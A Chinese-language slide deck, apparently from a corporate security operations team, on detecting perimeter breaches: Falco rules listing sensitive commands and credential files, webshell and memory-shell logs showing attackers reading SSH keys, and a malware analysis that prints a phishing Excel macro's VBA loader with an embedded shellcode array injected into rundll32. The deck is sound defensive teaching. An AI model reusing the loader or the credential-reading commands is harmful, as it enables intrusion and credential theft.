

实战攻防中边界突破的检测方案

奇安信网络安全部安全运营负责人 袁文宇

实战攻防



安全运营 概述

安全运营全景图
安全运营架构图
规则全景图
作战地图



边界突破 检测规则

web突破
钓鱼攻击
近源渗透
Wi-Fi钓鱼



安全运营概述

实战攻防

安全运营概述-安全运营全景图



安全运营概述-安全运营架构

| 工具 | |
|-----|---------|
| SOC | SCMDB |
| | 规则平台 |
| | 事件平台 |
| | 工单平台 |
| | 有效性验证平台 |

| 人员 | | | | |
|------|----|------|--------|--------|
| 运营团队 | | 规则团队 | 日志分析团队 | 攻击模拟团队 |
| 一线 | 二线 | | | |



| 流程 | |
|------------------|--------|
| SOP | |
| SOAR | |
| 事件处置闭环 (事件关单) | |
| 运营闭环 (复盘机制) | 外部事件驱动 |
| | 同类事件驱动 |

安全运营概述-规则全景图

规则来源

- 攻防对抗
- 攻击模拟 (作战地图)
- 安全事件
- 外部情报

规则覆盖


- 终端
 - EDR/sysmon
- 主机
 - HIDS/sysmon/audit log
- 流量
 - NIPS (天眼)
- web
 - nginx日志/tomcat日志、Apache日志/零信任日志等
- 应用
 - 应用日志/vpn
- 邮件
 - 邮件网关/邮件沙箱/tracelog
- 蜜罐
- 资产

规则类型

- 单一规则
 - 特征匹配
- 关联规则
 - 多日志源联合
- 缓慢低频规则
 - 基线
 - 阈值

安全运营概述- 作战地图

根据公司业务场景及安全防御情况，总结公司实际可能面临的攻击场景及手段，根据作战地图，做专项的攻击检测，验证、补充检测规则。右图为对边界突破部分总结。



实战攻防



安全检测规则

实战攻防

安全检测规则- Web边界突破

扩展字段1(事件描述):服务器 97发生对外服务进程查看系统敏感文件攻击事件, 进程:root的/home/work/jdk1.8.0_151/bin/java对/usr/bin/cat进行创建进程。ATT&CK_ID: T1190,ATT&CK阶段: Initial Access, 来源: EDR规则
 扩展字段2(主机名):
 扩展字段3(源进程):/home/work/jdk1.8.0_151/bin/java
 扩展字段4(事件解释):对外服务进程执行cat命令查看系统/etc/passwd等敏感文件, 有命令执行漏洞被利用的风险
 扩展字段5(进程树):systemd(root)(1)|java(root)(1633)
 操作指令:/home/bsafe/.ssh/authorized_keys



| 受害IP | 攻击IP | 告警类型 | 威胁名称 | 攻击结果 | 威胁级别 |
|------------|------------|------------|-----------------|------|------|
| [Redacted] | [Redacted] | 【攻击利用】代码执行 | Fastjson反序列化... | 企图 | 危急 |
| [Redacted] | [Redacted] | 【攻击利用】代码执行 | Fastjson反序列化... | 企图 | 危急 |

实战攻防

安全检测规则- Web边界突破

假设加密流量没告警+内存马未检测出。我们如何感知攻击？
通过攻击者的行为，进程调用关系，进程外连等角度去检测

安全检测规则- Web边界突破

对外服务进程执行敏感命令：falco规则demo

对外服务进程：进程树中包含web应用进程名，java，php，apache，httpd，tomcat等

```
- list: Web_Server
  items: [php, php-fpm, java, nginx, apache2, apache, httpd, tomcat]

- macro: file_path_web
  condition: proc.aname in (Web_Server)

- list: Sensitive_command
  items: [whoami, id, ifconfig]

- rule: Web_Execution
  desc: web_excution
  condition: proc.name in (Sensitive_command) and file_path_web
  output: webserver executes sensitive commands (user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline parent=%proc.pname pcmdline=%proc.pcmdline program=%proc.name treepath= '%proc.aname[1](%proc.apid[1])|%proc.aname[2](%proc.apid[2])|%proc.aname[3](%proc.apid[3])|%proc.aname[4](%proc.apid[4])|%proc.aname[5](%proc.apid[5])|%proc.aname[6](%proc.apid[6])|%proc.aname[7](%proc.apid[7])')
  priority: WARNING
```

proc.name:进程名

proc.cmdline:命令行，进程名加参数

proc.pid:进程id

proc.aname: 进程树中的进程

proc.aname[0]当前进程，

proc.aname[1]父进程

proc.aname[2]祖父进程..

proc.apid: 进程树中的进程id

<https://falco.org/docs/rules/supported-fields/>

安全检测规则- Web边界突破

远程rce，执行命令

Here, please enter the target IP address!

Falco产生的告警

```
10:44:02.834015800: Warning webserver executes sensitive commands (user=<NA> user_loginuid=-1 command=whoami parent=sh pcmdline=sh -c ping -c 4 10.0.0.1002|whoami program=whoami treepath= 'sh(13305)|apache2(10570)|apache2(9249)|supervisord(9156)|docker-containe(9134)|docker-containe(17221)|dockerd-current(17211)')
```

某hids产生的日志

```
2021/01/01 12:00:00 report_event[0,0]:{"eventId":0,"localTimestamp":1625193842,"newMachineId":"bdd883526b147ee34162e32be...","object":{"pid":"13307","proc":"/usr/bin/whoami"},"operation":"create_proc","result":1,"service_id":"","standardTimestamp":1625193842,"subject":{"container_id":"589ac4c3d666ec70f424be778dfde4066543043e01a59f07765a5259e92bc223","pid":"13305","proc_hash":"-1","proc_uid":"b7824ae3ae7506293976fa766968149e","process":"/bin/dash","type":"kernel","user":"unknow"},"tree_path":"systemd(root)(1)|dockerd-current(root)(17211)|docker-containerd-current(root)(17221)|docker-containerd-shim-current(root)(9134)|supervisord(root)(9156)|apache2(root)(9249)|apache2(unknow)(10570)|dash(unknow)(13305)","ucrc":2552631508}
```


安全检测规则-Web边界突破

对外服务进程查看敏感文件 falco规则demo

```
- list: Sensitive_file
  items: [/etc/passwd, /etc/shadow,]

- list: Sensitive_filename
  items: [id_rsa, known_hosts, authorized_keys]

- rule: Web_opened_file
  desc: Web program opened Sensitive_file
  condition: (fd.name in (Sensitive_file) or fd.filename in (Sensitive_filename)) and evt.type=open and
file_path_web
  output: Web program opened Sensitive_file (user=%user.name command=%proc.cmdline parent=%proc.pname pc
mdline=%proc.pcmdline program=%proc.name filename=%fd.filename file=%fd.name treepath= '%proc.aname[1](
%proc.apid[1])|%proc.aname[2](%proc.apid[2])|%proc.aname[3](%proc.apid[3])|%proc.aname[4](%proc.apid[4])
%proc.aname[5](%proc.apid[5])|%proc.aname[6](%proc.apid[6])|%proc.aname[7](%proc.apid[7])')
  priority: WARNING
```

fd.name:文件名包含路径

fd.filename:文件名

evt.type:指定的系统调用的名称

安全检测规则-Web边界突破

webshell, 执行命令

Falco产生的告警

```
/var/www/html/upload/ >cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lpw:x:7:7:lpw:/var/spool/lpd:/usr/sbin/nologin
```

```
14:58:52.208017825: Warning Web program opened Sensitive_file (user=<NA> command=cat /etc/passwd parent=sh pcmdline=sh -c c  
d /var/www/html/upload/;cat /etc/passwd program=cat filename=passwd file=/etc/passwd treepath= 'sh(7347)|apache2(2516)|apa  
che2(2141)|docker-containe(2119)docker-containe(17221)|dockerd-current(17211)|systemd(1)')
```

某hids产生的日志

```
2021/07 report_event[0,0]:{"eventId":0,"localTimestamp":1625209132,"newMachineId":"bdd883526b147ee34162e32be  
17-7113","object":{"cmdline":"/etc/passwd","pid":"7348","proc":"/bin/cat"},"operation":"create_proc","result":1,"service_i  
d":"","standardTimestamp":1625209132,"subject":{"container_id":"0d074505860c39397c2925d2916b3f3bd33b466e9e77060914ff267a757  
0010","pid":"7347","proc_hash":"-1","proc_uid":"a727a249886f59e7c371431b301b943b","process":"/bin/dash","type":"kernel","  
user":"unknow"},"tree_path":"systemd(root)(1)|dockerd-current(root)(17211)|docker-containerd-current(root)(17221)|docker-co  
ntainerd-shim-current(root)(2119)|apache2(root)(2141) apache2(unknow)(2516) dash(unknow)(7347)","ucrc":996113659}
```

实战攻防

安全检测规则- Web边界突破

实战攻防中的例子

右图为通过内存马连接，翻找ssh免密连接记录。

下图为上传webshell成功，执行命令

| Time | sourceProcessName | destinationProcessName | fileName |
|---------------------------------|----------------------------------|------------------------|---|
| February 2nd 2021, 19:00:12.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c cat /etc/hosts |
| February 2nd 2021, 18:58:55.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c cat /root/.ssh/id_rsa |
| February 2nd 2021, 18:58:55.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/cat | /root/.ssh/id_rsa |
| February 2nd 2021, 18:58:42.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/cat | /root/.ssh/known_hosts |
| February 2nd 2021, 18:58:42.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c cat /root/.ssh/known_hosts |
| February 2nd 2021, 18:58:29.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c ls -al /root/.ssh |
| February 2nd 2021, 18:58:23.000 | /usr/bin/bash | /usr/bin/last | - |
| February 2nd 2021, 18:57:49.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c ls -al /root/ |
| February 2nd 2021, 18:57:06.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c ls -al /root/.ssh/ |
| February 2nd 2021, 18:56:40.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/bash | -c cat /home/bsafe/.ssh/authorized_keys |
| February 2nd 2021, 18:56:40.000 | /home/work/jdk1.8.0_151/bin/java | /usr/bin/cat | /home/bsafe/.ssh/authorized_keys |

| | | | | | |
|---------------------------------|--------------|-------------------|-----------------|--|------------------|
| February 3rd 2021, 11:33:39.000 | 10.49.164.22 | /usr/bin/bash | /usr/bin/whoami | - | 对外服务进程 执行敏感命令 |
| February 3rd 2021, 11:33:39.000 | 10.49.164.22 | /usr/bin/bash | /usr/bin/whoami | - | 创建进程 |
| February 3rd 2021, 11:33:39.000 | 10.49.164.22 | /usr/sbin/php-fpm | /usr/bin/bash | -c whoami 2>&1 | 创建进程 |
| February 3rd 2021, 11:30:13.000 | 10.49.164.22 | /usr/sbin/php-fpm | - | /wwwroot/gh_web/storage/app/public/logo/1612323013r601a18c563b44.php | 发现已知Webshell |
| February 3rd 2021, 11:25:16.000 | 10.49.164.22 | /usr/sbin/php-fpm | - | /wwwroot/gh_web/storage/app/public/logo/1612322716r601a179c9a99e.php | 创建文件 |
| February 3rd 2021, 11:24:26.000 | 10.49.164.22 | /usr/sbin/php-fpm | - | /wwwroot/gh_web/storage/app/public/logo/1612322666r601a176a82dee.jsp | 创建文件 |

安全检测规则- Web边界突破

通过单一行为的告警误报量可能较大，需要通过加白优化，达到一个可运营的状态。可在进程树，资产信息，命令行中找到加白特征。

基于行为序列做告警，如10分钟内同一台服务器产生了以下三种行为：对外服务进程执行敏感命令，可疑外连，查看敏感文件，则生成一条告警。

The screenshot shows a configuration interface for a security rule. The rule name is '基于规则/单次实时/行为序列' (Based on rule/real-time/behavior sequence). The configuration includes:

- 告警种类** (Alert type): 基于规则/单次实时/行为序列
- 多长时间内的序列** (Sequence within how long): 10分钟
- 是否顺序匹配** (Order matching): 无序 有序
- 告警条件** (Alert conditions): 请选择 (Please select)

Below the configuration, there are three tags representing the rule's components:


- 对外服务进程执行敏感命令1
- SEC-Jowto034-对外服务进程可疑连接
- SEC-Jowto023对外服务进程查看系统敏感文件

安全检测规则- Web边界突破


- 1 对外服务进程自定义执行的敏感系统命令如：whoami, ifconfig/ipconfig。
- 2 对外服务进程查看/执行敏感文件：
etc/passwd , .ssh/id_rsa .ssh/known_hosts等。
- 3 建立对外服务进程执行命令的检测模型，命令集合、新增命令。
- 4 可疑的网络连接。
- 5 多种行为关联，行为序列告警。
- 6 rasp检测：hook函数。

安全检测规则-钓鱼攻击

QQ/微信投递样本



邮件附件投递样本



邮件内容网盘下载
投递样本

实战攻防

安全检测规则-钓鱼攻击



宏样本分析

考勤信息统计表.xlsxm - Excel

文件 开始 插入 页面布局 公式 数据 审阅 视图 Power Pivot 告诉我您想要做什么... 袁文字 共享

剪贴板 粘贴 字体 对齐方式 数字 样式 单元格 编辑

A7

| 考勤日期 | 班次 | 签到时间 | 签退时间 | 出勤 | 状态 |
|------------|--------|------|------|------|----|
| 2021-04-16 | 线上考勤班次 | 已签到 | 已签退 | 8.00 | 正常 |
| 2021-04-17 | 休息 | | | 0.00 | |
| 2021-04-18 | 休息 | | | 0.00 | |
| 2021-04-19 | 线上考勤班次 | 已签到 | 已签退 | 8.00 | 正常 |
| 2021-04-20 | 线上考勤班次 | 已签到 | 已签退 | 8.00 | 正常 |

| 事件名称 | 发现时间 | 事件级别 | 子事件类型 |
|---|---------------------|------|----------|
| 【SEC平台报警-已运营】 P7 SEC-Skylar-office启动系统进程 服务器与主机安全事件 03-网络攻击 SEC-Skylar-office启动系统进程 | 2021-05-27 18:56:27 | P6 | 网安红队行动触发 |
| 【SEC平台报警-已运营】 P7 SEC-Skyeye705 服务器与主机安全事件 03-网络攻击 发现CobaltStrike行为 | 2021-05-27 18:56:36 | P6 | 网安红队行动触发 |
| 【SEC平台报警-已运营】 P7 SEC-SM026 服务器与主机安全事件 04-病毒木马 检测到excel.exe异常调用,疑似excel钓鱼上线 | 2021-05-27 18:56:27 | P6 | 网安红队行动触发 |
| 【SEC平台报警-已运营】 P7 SEC-Sysmon-进程注入 服务器与主机安全事件 03-网络攻击 SEC-Sysmon-进程注入 | 2021-05-27 18:56:27 | P6 | 网安红队行动触发 |

安全检测规则-钓鱼攻击



宏样本分析

启动rundll32并注入shellcode

对这段vba代码进行调试，查看具体写入rundll32的shellcode。这里是通过CreateRemoteThread函数来启动一个新线程执行shellcode，将10进制地址47448064转换成16进制就是对应rundll32执行shellcode的内存空间0x2D40000

The screenshot shows the VBA Project editor with the following code in the 'Auto_Open' module:

```

#Else
Dim edhmyqtq As Long, cljswlstirub As Long
#End If
kknrfignrawalclkrq = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -117, 82, 12, -117, 82, 20, -117, 114, 40, 15, -73, 74, 38, 49, -1, 49, -64, -84, 60, 97, 124, 2, 44, 32, -63, -49, -
13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -64, 116, 74, 1, -48, 80, -117, 72, 24, -117, 88, 32, 1, -45, -29, 60, 73, -117, 52, -117, 1, -
-42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125, 36, 117, -30, 88, -117, 88, 36, 1, -45, 102, -117, 12, 75, -117, 88, 28, 1, -45, -117, 4, -
-117, 1, -45, -119, 68, 36, 36, 91, 91, 97, 89, 30, 81, -1, -32, 88, 95, 90, -117, 18, -21, -122, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 84, 104, 76, 119, 38, 7, -1, -
-48, -24, 0, 0, 0, 49, -1, 87, 87, 87, 87, 104, 58, 86, 121, -89, -1, -43, -23, -92, 0, 0, 0, 91, 49, -55, 81, 81, 106, 3, 81, 81, 104, -69, 1, 0, 0, 83, -
80, 104, 87, -119, -97, -58, -1, -43, 80, -23, -116, 0, 0, 0, 91, 49, -46, 82, 104, 0, 50, -64, -124, 82, 82, 82, 83, 82, 80, 104, -21, 85, 46, 59, -1, -43, -119, -58, -125, -61, -
80, 104, -128, 51, 0, 0, -119, -32, 106, 4, 80, 106, 31, 86, 104, 117, 70, -98, -122, -1, -43, 95, 49, -1, 87, 87, 106, -1, 83, 86, 104, 45, 6, 24, 123, -1, -43, -123, -64, 15, -
-124, -54, 1, 0, 0, 49, -1, -123, -10, 116, 4, -119, -7, -21, 9, 104, -85, -59, -30, 93, -1, -43, -119, -63, 104, 63, 33, 94, 49, -1, -43, 49, -1, 87, 106, 7, 81, 86, 80, 104, -
-73, 87, -82, 11, -1, -43, -85, 0, 47, 0, 0, 57, -87, 117, 7, 88, 80, -23, 123, -1, -1, -1, 49, -1, -23, -111, 1, 0, 0, -23, -55, 1, 0, 0, -24, 111, -1, -1, -1, 47, -
88, 57, 83, 120, 0, 53, 79, 33, 80, 37, 64, 65, 80, 91, 52, 92, 80, 90, 88, 53, 52, 80, 90, 88, 53, 52, 92, 87, 79, 87, 54, 52, 69, 3
65, 78, 68, 65, 82, 68, 45, 65, 78, 84, 73, 86, 73, 82, 85, 83, 45, 84, 69, 83, 84, 45, 70, 73, 76, 69, 33, 36, 72, 43,
115, 101, 114, 45, 65, 103, 101, 110, 116, 58, 32, 77, 111, 122, 105, 108, 108, 97, 47, 53, 46, 48, 32, 40, 99, 111, 108
32, 57, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 54, 46, 49, 59, 32, 87, 79, 87, 54, 52, 69, 3
59, 32, 70, 117, 110, 87, 101, 98, 80, 114, 111, 100, 117, 99, 116, 115, 41, 13, 10, 0, 53, 79, 33, 80, 37, 64, 65, 80,
55, 67, 67, 41, 55, 125, 36, 69, 73, 67, 65, 82, 45, 83, 84, 65, 78, 68, 65, 82, 68, 45, 65, 78, 84, 73, 86, 73, 82, 85
69, 33, 36, 72, 43, 72, 42, 0, 53, 79, 33, 80, 37, 64, 65, 80, 91, 52, 92, 80, 90, 88, 53, 52, 40, 80, 94, 41, 55, 67,
45, 83, 84, 65, 78, 68, 65, 82, 68, 45, 65, 78, 84, 73, 86, 73, 82, 85, 83, 45, 84, 69, 83, 84, 45, 70, 73, 76, 69, 33,
37, 64, 65, 80, 91, 52, 92, 80, 90, 88, 53, 52, 40, 80, 94, 41, 55, 67, 67, 41, 55, 125, 36, 69, 73, 67, 65, 82, 45, 83
84, 73, 86, 73, 82, 85, 83, 45, 84, 69, 83, 84, 45, 70, 73, 76, 69, 33, 36, 72, 43, 72, 0, 104, -16, -75, -94, 86, -1,
64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -108, -71, 0, 0, 0, 1, -39, 81, 83, -119, -25, 87, 104, 0, 32, 0, 0, 83,
-68, -117, 7, 1, -81, -123, -64, 117, -27, 88, -81, -24, -119, -3, -1, -1, 49, 49, 54, 46, 56, 53, 46, 52, 53, 46, 87,
If Len(Environ("Program6432")) > 0 Then
pkoyzrkvppi = Environ("windir") & "\\System0W64\\rundll32.exe"
Else
pkoyzrkvppi = Environ("windir") & "\\System32\\rundll32.exe"
End If
End If
cljswlstirub = plnavrtvhihflkt(rtycutyqonkftbtp, pkoyzrkvppi, ByVal 0&, ByVal 0&, ByVal 0&, ByVal 0&, ByVal 48, ByVal 0&, rtycut
edhmyqtq = mkjfwosvshh(plnfo, tucylvsoqiwbpdr, 0, UBound(kknrfignrawalclkrq), &H1000, &H40)
For vbvrjexsfb = LBound(kknrfignrawalclkrq) To UBound(kknrfignrawalclkrq)
bxwkrtytti = kknrfignrawalclkrq(vbvrjexsfb)
cljswlstirub = iatezvuhpudsoxozv(plnfo, tucylvsoqiwbpdr, edhmyqtq + vbvrjexsfb, bxwkrtytti, 1, ByVal 0&)
Next vbvrjexsfb
Sub AutoOpen()
Auto_Open
End Sub
Sub Workbook_Open()
Auto_Open
Call Sheet1.main
End Sub
Private Function hmbwtqkrz(ByVal xwdmhoggabe As String) As String
For wqwgsgappen As Long
hmbwtqkrz = hmbwtqkrz & Chr$(Val("&H" & Mid$(xwdmhoggabe, wqwgsgappen, 2)))
Next wqwgsgappen
End Function
    
```

The hex editor on the right shows the address 47,448,064 highlighted in red, corresponding to the shellcode address in the VBA code.

安全检测规则-钓鱼攻击



样本分析

excel执行宏会启动rundll32
并把shellcode写到rundll32
空间中创建一个线程去执行
shellcode。

The image shows a Windows Task Manager window with the 'Processes' tab selected. The 'EXCELE.EXE' process is highlighted, and its 'rundll32.exe' child process is also visible. To the right, a debugger window (likely Immunity Debugger) shows the assembly code for the 'EXCELE.EXE' process. The address 02D40000 is highlighted in red, and the instruction 'cld' is visible. The debugger window also shows a 'Data Follow' window with the address 02D40000 highlighted.

| 进程名 | 进程ID | 任务组ID |
|-------------------|-------|-------|
| chrome.exe | 15212 | 12068 |
| chrome.exe | 2960 | 2960 |
| chrome.exe | 14860 | 12068 |
| chrome.exe | 11616 | 11616 |
| chrome.exe | 11132 | 11132 |
| chrome.exe | 10292 | 10292 |
| chrome.exe | 4656 | 4656 |
| chrome.exe | 16396 | 12068 |
| chrome.exe | 6020 | 6020 |
| chrome.exe | 14928 | 12068 |
| chrome.exe | 10956 | 10956 |
| chrome.exe | 16900 | 12068 |
| chrome.exe | 10392 | 10392 |
| chrome.exe | 10948 | 10948 |
| chrome.exe | 3436 | 3436 |
| chrome.exe | 16580 | 12068 |
| notepad+.exe | 7812 | 7812 |
| WINWORD.EXE | 14040 | 14040 |
| EXCELE.EXE | 1608 | 1608 |
| rundll32.exe | 5048 | 0 |
| sysdiag-gui.exe | 4520 | 0 |
| usysdiag.exe | 11300 | 0 |
| conhost.exe | 4296 | 0 |
| JYQ.45.exe | 3252 | 3252 |
| MusNotifyIcon.exe | 9692 | 0 |
| firefox.exe | 844 | 844 |
| firefox.exe | 12420 | 844 |
| firefox.exe | 9820 | 844 |
| firefox.exe | 6732 | 844 |
| firefox.exe | 2064 | 844 |
| firefox.exe | 4144 | 844 |
| firefox.exe | 12572 | 844 |
| firefox.exe | 7512 | 844 |
| rundll32.exe | 5928 | 0 |
| perfmon.exe | 13388 | 0 |

实战攻防

安全检测规则-钓鱼攻击



可疑的进程的调用

规则

1 Sysmon日志事件8

事件 ID 8: CreateRemoteThread

CreateRemoteThread 事件检测进程何时在另一个进程中创建线程。恶意软件使用此技术来注入代码并隐藏在其他进程中。该事件指示源进程和目标进程。它提供有关将在新线程中运行的代码的信息: StartAddress、StartModule 和 StartFunction。请注意, StartModule 和 StartFunction 字段是推断出来的, 如果起始地址在加载的模块或已知的导出函数之外, 它们可能为空。

(<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>)

2 父进程excel在子进程rundll32创建远程线程

3 并且StartModule, startfunction为空。

事件 8: Sysmon

常规 详细信息

CreateRemoteThread detected:
 RuleName: ID=T1055|Tactic=Defense Evasion, Privilege Escalation|Name=Process Injection
 UtcTime: 2021-06-04 07:54:26.229
 SourceProcessGuid: {297ffd0-dc2f-60b9-0701-00000004000}
 SourceProcessId: 1600
 SourceImage: C:\Program Files\Microsoft Office\Office6\EXCELEXE
 TargetProcessGuid: {297ffd0-dc32-60b9-0901-00000004000}
 TargetProcessId: 1404
 TargetImage: C:\Windows\SysWOW64\rundll32.exe
 NewThreadId: 4824
 StartAddress: 0x000000002890000
 StartModule: -
 StartFunction: -

日志名称(M): Microsoft-Windows-Sysmon/Operational
 来源(S): Sysmon
 记录时间(D): 2021/6/4 15:54:26
 事件 ID(E): 8
 任务类别(V): CreateRemoteThread detected (rule: CreateRemoteThread)
 级别(L): 信息
 关键字(K):

实战攻防



安全检测规则-钓鱼攻击



可疑的进程的调用

chm文件样本

```

报警名称:hh.exe异常进程创建
报警等级:P7
报警编码:SEC-SM041
